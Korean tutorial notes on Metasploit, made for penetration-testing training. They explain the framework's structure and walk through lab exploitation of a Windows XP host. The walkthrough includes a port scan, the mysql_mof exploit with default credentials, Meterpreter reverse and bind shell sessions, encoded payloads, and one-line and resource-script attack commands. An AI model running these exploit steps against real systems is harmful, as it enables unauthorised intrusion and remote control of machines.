

1.메타스플로잇 구조, 모듈 사용법

[Rnfwoa]신동환



목차

1	MSF 개요	1
1.1	메타스플로잇(Metasploit Framework)란?	1
1.2	활용분야	1
1.3	MSF 에서 자주 쓰이는 용어정리	1
2	MSF 구조	2
2.1	라이브러리	2
2.2	모듈	3
2.3	인터페이스	5
2.4	MSF 디렉터리 구조	5
3	MSF 모듈 사용하기	7
3.1	실습 1	7
3.2	실습 2	11
3.3	명령어를 스크립트로 실행하기	14
3.4	payload 설정	16
4	아미티지	18
4.1	아미티지 구성도	18
4.2	피벗팅(Pivoting)	19
4.3	피벗팅 실습	19
5	메터프리터(meterpreter)	27
5.1	메터프리터 내장 기능	27
5.2	리소스파일 생성	27
6	메터 프리터 기능	28
6.1	migrate	28

6.2	clearav	29
6.3	인코그니트	31
7	msf 데이터베이스	33
7.1	msfdb 기본 명령어	33
7.2	msfdb 사용	33
8	기타	37

그림 / 표 목차

그림 1	MSF 구조	2
그림 2	EXPLOIT 구조	3
그림 3	AUXILIARY 구조	4
그림 4	MSF 디렉터리 구조	5
그림 5	MSF 공격 순서	7
그림 6	MSFCONSOLE 실행	7
그림 7	SEARCH	8
그림 8	USE	8
그림 9	INFO	9
그림 10	SHOW OPTIONS	9
그림 11	SET	10
그림 12	EXPLOIT	10
그림 13	PORTSCAN	11
그림 14	SHOW OPTIONS	11
그림 15	SET	12
그림 16	RUN	12
그림 17	USE	13
그림 18	SET	13
그림 19	EXPLOIT	14

그림 20 한줄로 실행.....	14
그림 21 리소스 기능.....	15
그림 22 SESSIONS	15
그림 23 PAYLOAD OPTION.....	16
그림 24 PAYLOAD SET	16
그림 25 EXPLOIT	17
그림 26 아미티지를 이용한 익스플로잇 구성도.....	18
그림 27 실습 시나리오	19
그림 28 아미티지 실행	20
그림 29 ARMITAGE 대상 시스템 추가	20
그림 30 NMAP 스캔결과.....	21
그림 31 XP 스캔결과	21
그림 32 윈도우 7 스캔결과	22
그림 33 가능성 있는 익스플로잇의 목록.....	22
그림 34 MYSQL_MOF 공격.....	23
그림 35 MYSQL_MOF 옵션설정	23
그림 36 XP 공격 성공	24
그림 37 피벗팅 기능 사용	24
그림 38 피벗 설정 성공.....	25
그림 39 FREEFTPDD PASS 설정	25
그림 40 공격 패킷 확인.....	26
그림 41 리소스파일 생성	27
그림 42 리소스파일 실행	27
그림 43 메터프리터 기능	28
그림 44 MIGRATE PID	28
그림 45 GETSYSTEM	29
그림 46 CLEARAV 실행전.....	29
그림 47 CLEARAV 실행	29

그림 48 CLEARAV 실행 후	30
그림 49 파일 생성	30
그림 50 파일 업로드.....	30
그림 51 레지스트리 등록	31
그림 52 컴퓨터 부팅시 화면.....	31
그림 53 INCOGNITO 로드	31
그림 54 현재 사용할 수 있는 계정 확인	32
그림 55 다른 계정으로 변경.....	32
그림 56 WORKSPACE 생성	33
그림 57 NMAP 사용	34
그림 58 스캔 결과 필터링 1	34
그림 59 스캔 결과 필터링 2	35
그림 60 스캔 결과 필터링 3	35
그림 61 대상 IP 지정.....	36
그림 62 DB 내용 EXPORT.....	36

1 MSF 개요

1.1 메타스플로잇(Metasploit Framework)란?

- 보안문제를 식별하고, 취약점을 완화하며 보안평가 기능을 제공한다.
- 이전 버전에서는 perl 과 c 로 만들어짐, 3 버전부터는 ruby 로 만듦
- 보안테스팅을 위한 일종의 통합 체계로 모듈화 된 구조를 가지고 있다.

1.2 활용분야

- 모의해킹, 취약점진단, 제로데이 진단, 취약점 분석, 자동화 도구 개발

1.3 MSF 에서 자주 쓰이는 용어정리

- 익스플로잇: 시스템 애플리케이션, 서비스 등의 취약점을 공격하는 방법
- 취약점: 시스템 또는 소프트웨어에 존재하는 결함
- 페이로드: 셸코드, 최종 공격목적코드
- 모듈: 루비의 모듈 / MSF 에서 사용하는 모듈(기능)
- 세션: MSF 와 공격 대상 시스템 사이에 맺은 연결 채널
- 리스너: 연결 요청을 기다릴 수 있도록 해주는 기능(리버스 커넥션)
- POC: 취약점을 증명하기 위해 만들어진 증명 코드

예시) 닫혀있는 나무문을 뚫고 가보고싶다.

➔ 나무문을 라이트로 태워서 들어간다.

➔ 문이 나무로 되어 있다는 것이 취약점이 되고, 라이트가 익스플로잇, 불이라는 성분이 취약점 코드가 되는 것

2 MSF 구조

MSF 는 INTERFACE, MODULES, LIBRARY 의 구조를 가지고 있다.




그림 1 MSF 구조

2.1 라이브러리

메타스플로잇의 뼈대 역할을 하는 핵심 라이브러리들의 모음

- REX: 루비 확장 라이브러리, 프레임워크에 필요한 클래스와 모듈을 제공하는 역할
- Reamework Core: 모듈과 플러그인에 인터페이스를 제공하기 위한 클래스 모음, 렉스 라이브러리에서 정의한 기능을 토대로 구성
- Framework Base: 프레임워크에서 사용하는 세션을 구현, 코어의 작업관리를 위한 래퍼 인터페이스 제공

2.2 모듈

모듈화된 기능을 정의한 부분

- Exploit: 시스템 및 응용 프로그램의 취약점을 이용하는 공격 코드 모음, 공격을 진행할 때 대부분 **플랫폼 -> 서비스 -> 코드**를 선택하는 단계로 진행이 된다.
- Local exploit : 취약점 공격이 공격 대상 자체에서 실행됨(ex. 랜섬웨어)
- remote exploit: 공격자의 컴퓨터에서 실행되어 다른 컴퓨터를 공격 대상으로함(ex. 백도어)
- server side exploit: 서버에 직접 공격하는 것
- client side exploit: (ex. 클리앙)




그림 2 exploit 구조

- auxiliary: 페이로드를 필요로 하지 않는 공격 또는 정보 수집을 목적으로 하는 코드 모음, 주로 scanner, gather(정보수집)을 많이 사용한다.




그림 3 auxiliary 구조

- Post: 익스플로잇 성공 후 대상 시스템에 대한 추가 공격을 위한 코드 모음, 주로 로컬 익스플로잇에 사용된다.
- Payload: 익스플로잇 성공 후 대상 시스템에 대한 추가 공격을 위한 코드 모음
 - Singles: 단 하나의 기능을 가지거나 사전 단계 없이 직접 셸 획득에 참여하는 페이로드
 - Stagers: 공격자와 대상 시스템을 연결 후 2 단계 페이로드를 불러오는 역할을 하는 페이로드(ex. 연결의 기능)
bind, reverse 를 나누는 기능이 있다.
 - stages: starge 페이로드가 로드해 주는 2 단계 페이로드(ex. 실제 공격 코드 삽입)
 - Stagers 와 stages 는 한 묶음이다. single 을 사용하는 것보다 탐지가 덜 되기 때문에 2 단계로 나뉘어서 사용한다.

- Encoder: 페이로드의 형태를 변형 시키는 다양한 알고리즘을 담은 코드 모음, 안걸리기 위해서 페이로드의 모양을 바꾸는데 사용한다.
- NOP: 오직 레지스터 및 프로세서 플래그 상태 변화에만 영향을 미치는 무의미한 명령어들을 만들어 내는 코드 모음

2.3 인터페이스

사용자와 상호작용하기 위한 거

- msfconsole: 콘솔 기반 인터페이스로 메타스플로잇의 대부분 기능을 지원함
- armitage: GUI 환경으로 구성되어 있다.
- msfweb: 이전 버전에는 존재했지만 현재 버전에는 없다.

2.4 MSF 디렉터리 구조

```
root@kali:/usr/share/metasploit-framework# ls
app                               metasploit-framework-pcap.gemspec  msfrpc
config                           modules                             msfrpcd
data                             msfbinscan                         msfupdate
db                               msfconsole                         msfvenom
Gemfile                          msfd                               plugins
Gemfile.lock                    msfdb                             Rakefile
lib                              msfelfscan                        ruby
metasploit-framework-db.gemspec  msfmachscan                       scripts
metasploit-framework-full.gemspec msfpescan                         tools
metasploit-framework.gemspec    msfrop                             vendor
```

그림 4 MSF 디렉터리 구조

- data: MSF 에서 사용하는 데이터 파일들 모음
- lib: 핵심 라이브러리 파일들을 포함(rex,core,base)

-
- modules: MSF 모듈 파일들이 위치한 공간
 - plugins: 실시간 로드가 가능한 플러그인 코드 모음
 - script: 미터프리터를 포함한 스크립트 파일 모음
 - ~scan: 익스플로잇 제작을 할 때 사용하는 도구

3 MSF 모듈 사용하기




그림 5 msf 공격 순서

- 기본적으로 위와 같은 순서를 통해서 MSF 공격이 진행이 된다.

3.1 실습 1

- MSF DB 연동 실행: service postgresql start, msfdb init, msfconsole

```
root@kali: /usr/share/metasploit-framework/data/exploits# service postgresql start
root@kali: /usr/share/metasploit-framework/data/exploits# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali: /usr/share/metasploit-framework/data/exploits# msfconsole
[*] The initial module cache will be built in the background, this can take 2-5 minutes...
```

그림 6 msfconsole 실행

- msfconsole 명령어
 - help: 콘솔에서 사용 가능한 명령어와 그 설명을 확인
 - search: 사용 가능한 모듈 정보 검색
 - use: 특정 모듈의 사용을 선언
 - info: 모듈의 세부 정보를 확인
 - set: 모듈 사용에 필요한 정보 설정

- setg: 전역 변수 설정 또는 해제
- show: 모듈을 사용하기 위해 필요한 설정 내용을 확인
- exploit: 모듈 실행
- sessions: 세션에 대한 정보를 보여줌
- jobs: 현재 상태를 알려줌

```
msf > search freeftpd

Matching Modules
=====

   Name                                          Disclosure Date  Rank   Description
   ----                                          -
exploit/windows/ftp/freeftpd_pass             2013-08-20      normal freeFTPd PASS Command Buffer Overflow
exploit/windows/ftp/freeftpd_user             2005-11-16      average freeFTPd 1.0 Username Overflow
exploit/windows/ssh/freeftpd_key_exchange     2006-05-12      average FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
```

그림 7 search

- 특정한 모듈을 검색해 본다.

```
msf > use exploit/windows/mysql/mysql_mof
msf exploit(mysql_mof) >
```

그림 8 use

- 특정한 모듈을 사용한다. 전체 경로를 적어줘야한다.

```
msf exploit(freeftpd_pass) >
msf exploit(freeftpd_pass) > info

Name: freeFTPd PASS Command Buffer Overflow
Module: exploit/windows/ftp/freeftpd_pass
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2013-08-20
```

그림 9 info

- 모듈에 대한 정보를 살펴본다.

```
msf exploit(freeftpd_pass) >
msf exploit(freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):

Name      Current Setting  Required  Description
----      -
FTPUSER    anonymous        yes       The username to authenticate with
RHOST      yes              The target address
RPORT      21               yes       The target port
```

그림 10 show options

- Required 가 YES 로 되어있고 Current setting 에 아무런 값이 없다면 설정을 해줘야한다.
- RHOST 는 공격 대상의 주소(Remote host), RPORT 는 공격대상의 포트(Remote port)를 의미한다.

```
msf exploit(freeftpd_pass) > set RHOST 10.10.10.2
RHOST => 10.10.10.2
msf exploit(freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):

  Name      Current Setting  Required  Description
  ----      -
  FTPUSER   anonymous        yes       The username to authenticate with
  RHOST     10.10.10.2      yes       The target address
  RPORT     21               yes       The target port
```

그림 11 set

- set 명령어를 사용해서 옵션을 설정해 준다.

```
msf exploit(freeftpd_pass) >
msf exploit(freeftpd_pass) > exploit
VBoxLinux,run
[*] Started reverse handler on 10.10.10.4:4444
[*] Trying target freeFTPd 1.0.10 and below on Windows Desktop
msf exploit(freeftpd_pass) >
```

그림 12 exploit

- exploit 명령어를 사용해서 공격을 시도했지만 아무런 결과가 나오지 않는다.
- 이때 우리가 생각할 수 있는 것은 취약점이 존재하지않는다는, MSF의 옵션을 잘못 설정했다고 생각할 수 있다.

3.2 실습 2

MYSQL 취약점을 가지고 공격을 한다. 실습을 위해서 구성한 환경이므로 알고 있는 정보는 그냥 사용할 것이다.

```
msf > use auxiliary/scanner/portscan/tcp  
msf auxiliary(tcp) >
```

그림 13 portscan

- 어떤 대상이 있는지 확인해 보기 위해서 SCANNER 를 사용한다. 그 중 tcp 관련 스캐너를 사용한다.

```
msf auxiliary(tcp) >  
msf auxiliary(tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to che
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR iden
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in millise

그림 14 show options

- RHOST vs RHOSTS : s 가 붙어있는 경우에는 여러 대의 IP 를 동시에 검색할 수가 있다. (ex. 10.10.10.0/24)
- THREADS 윈도우에서는 THREADS 를 10 개 미만으로 설정하는 게 좋고, 리눅스의 경우에는 200 개 미만으로 설정하는게 좋다.


```
msf auxiliary(tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
PORTS	1-3500	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS	10.10.10.2	yes	The target address range or CIDR identifier
THREADS	10	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

그림 15 set

- 다음과 같이 설정을 한다.

```
msf auxiliary(tcp) > run
```

```
[*] 10.10.10.2:22 - TCP OPEN
[*] 10.10.10.2:21 - TCP OPEN
[*] 10.10.10.2:80 - TCP OPEN
[*] 10.10.10.2:139 - TCP OPEN
[*] 10.10.10.2:135 - TCP OPEN
[*] 10.10.10.2:445 - TCP OPEN
[*] 10.10.10.2:3306 - TCP OPEN
[*] 10.10.10.2:3389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

그림 16 run

- run 을 하게 되면 대상 시스템에 열려있는 TCP 를 확인할 수 있다.
- 잘 알려져있는 포트(20 번 - FTP 데이터포트, 21 번 - FTP 제어포트, 80 번 - HTTP, 3306 번 - MYSQL , 3389 번 - REMOTE DESKTOP)

```
msf > use exploit/windows/mysql/mysql_mof
msf exploit(mysql_mof) >
```

그림 17 use

- MySQL 포트가 열려있음을 확인했고 MySQL 관련된 모듈을 사용한다.

Module options (exploit/windows/mysql/mysql_mof):

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD	apmsetup	yes	The password to authenticate with
RHOST	10.10.10.2	yes	The target address
RPORT	3306	yes	The target port
USERNAME	root	yes	The username to authenticate as

Exploit target:

Id	Name
--	----
0	MySQL on Windows prior to Vista

그림 18 set

- set 를 사용해서 옵션 설정을 한다.
- show targets 명령어를 이용해서 target 을 확인한 후에 set target ID 를 이용해서 대상을 선택할 수 있다.

```

msf exploit(mysql_mof) > exploit
[*] Started reverse handler on 10.10.10.4:4444
[*] 10.10.10.2:3306 - Attempting to login as 'root:apmsetup'
[*] 10.10.10.2:3306 - Uploading to 'C:/windows/system32/spTxV.exe'
[*] 10.10.10.2:3306 - Uploading to 'C:/windows/system32/wbem/mof/gUynM.mof'
[*] Sending stage (885806 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.4:4444 -> 10.10.10.2:1122) at 2016-03-29 03:55:39 -0400
[+] Deleted wbem\mof\good\gUynM.mof
[!] This exploit may require manual cleanup of 'spTxV.exe' on the target

meterpreter >
meterpreter >

```

그림 19 exploit

- 세션이 정상적으로 연결되어서 meterpreter 가 생겼지만, 다른 종류의 페이로드도 가능하다.
- 공격을 할 때 파란색 박스와 같은 파일이 생기므로 공격을 종료하기전 파일을 삭제해야한다.
- help 명령어를 통해서 보면 공격할 수 있는 목록들을 살펴볼 수 있다.

3.3 명령어를 스크립트로 실행하기

- 아래 명령어와 같이 한줄로 쭉 써도 공격을 실행할 수 있다.

```

root@kali:~# msfconsole -x 'use exploit/windows/mysql/mysql_mof;show options;set rhost 10.10.10.2;set password apmsetup;set username root;exploit'

```

그림 20 한줄로 실행

- 지금까지 했던 공격의 과정이 귀찮으면 한방의 코드로 다 실행할 수 있다
- 나중에 미터프리터코드를 짤 때 도움이 된다.

- 파일에 저장해서 실행하는 방법도 있다. 리소스 기능을 이용한다.

```
root@kali:~# cat resource.rc
use exploit/windows/mysql/mysql_mof
set rhost 10.10.10.2
set password apmsetup
set username root
exploit -j -z
root@kali:~# msfconsole -r resource.rc
```

그림 21 리소스 기능

- vi를 통해서 위와 같은 스크립트를 작성하고 -r 옵션을 사용해서 실행을 하면 된다.
- 스크립트 안에 작성한 -z 옵션에 의해서 공격이 성공하더라도 바로 meterpreter로 연결시키지 않고 세션을 홀딩해 놓는다.

- 홀딩된 세션을 사용하는 방법

```
msf exploit(mysql_mof) >
msf exploit(mysql_mof) > sessions

Active sessions
=====

  Id  Type           Information                                     Connection
  --  --
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ IE8WINXP 10.10.10.4:4444 -> 10.10.10.2)

msf exploit(mysql_mof) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

그림 22 sessions

- sessions 명령어를 사용해서 현재 연결되어 있는 세션을 확인할 수 있다.
- 이 기능은 여러 개의 서버에 동시에 공격을 하고 세션을 유지하는데 도움이 된다.

3.4 payload 설정

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: , , seh, thread, process, none)
LHOST	10.10.10.4	yes	The listen address
LPORT	4444	yes	The listen port

그림 23 payload option

- show options 를 통해서 보면 기존에 봤던 것과는 다르게 payload option 이 생긴 것을 볼수 있다.
- 윈도우를 대상으로 공격을 할때는 디폴트로 payload 를 설정하게 된다.
- LHOST, LPORT 는 리버스 커넥션을 맺기 위한 주소와 포트를 의미한다.

```
msf exploit(mysql_mof) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(mysql_mof) > show options
```

Module options (exploit/windows/mysql/mysql_mof):

```
Payload options (windows/shell/bind_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: , , seh, thread, process, none)
LPORT	4444	yes	The listen port
RHOST	10.10.10.2	no	The target address

그림 24 payload set

- set payload 명령어를 통해서 원하는 페이로드를 지정할 수 있다.

```
msf exploit(mysql_mof) > exploit

[*] Started bind handler
[*] 10.10.10.2:3306 - Attempting to login as 'root:apmsetup'
[*] 10.10.10.2:3306 - Uploading to 'C:/windows/system32/QUVzD.exe'
[*] 10.10.10.2:3306 - Uploading to 'C:/windows/system32/wbem/mof/ExNDn.mof'
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.2
[*] Command shell session 2 opened (10.10.10.4:34676 -> 10.10.10.2:4444) at 2016-03-29 0
[!] This exploit may require manual cleanup of 'QUVzD.exe' on the target
[!] This exploit may require manual cleanup of 'wbem\mof\good\ExNDn.mof' on the target

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

그림 25 exploit

- 윈도우의 명령 프롬프트처럼 사용할 수 있다.

4 아미티지

- Advanced Post Exploitation 기능을 제공하는 GUI 인터페이스
- 자동화 공격 기능 지원
- 피버팅을 통한 내부 네트워크 침입 가능

4.1 아미티지 구성도

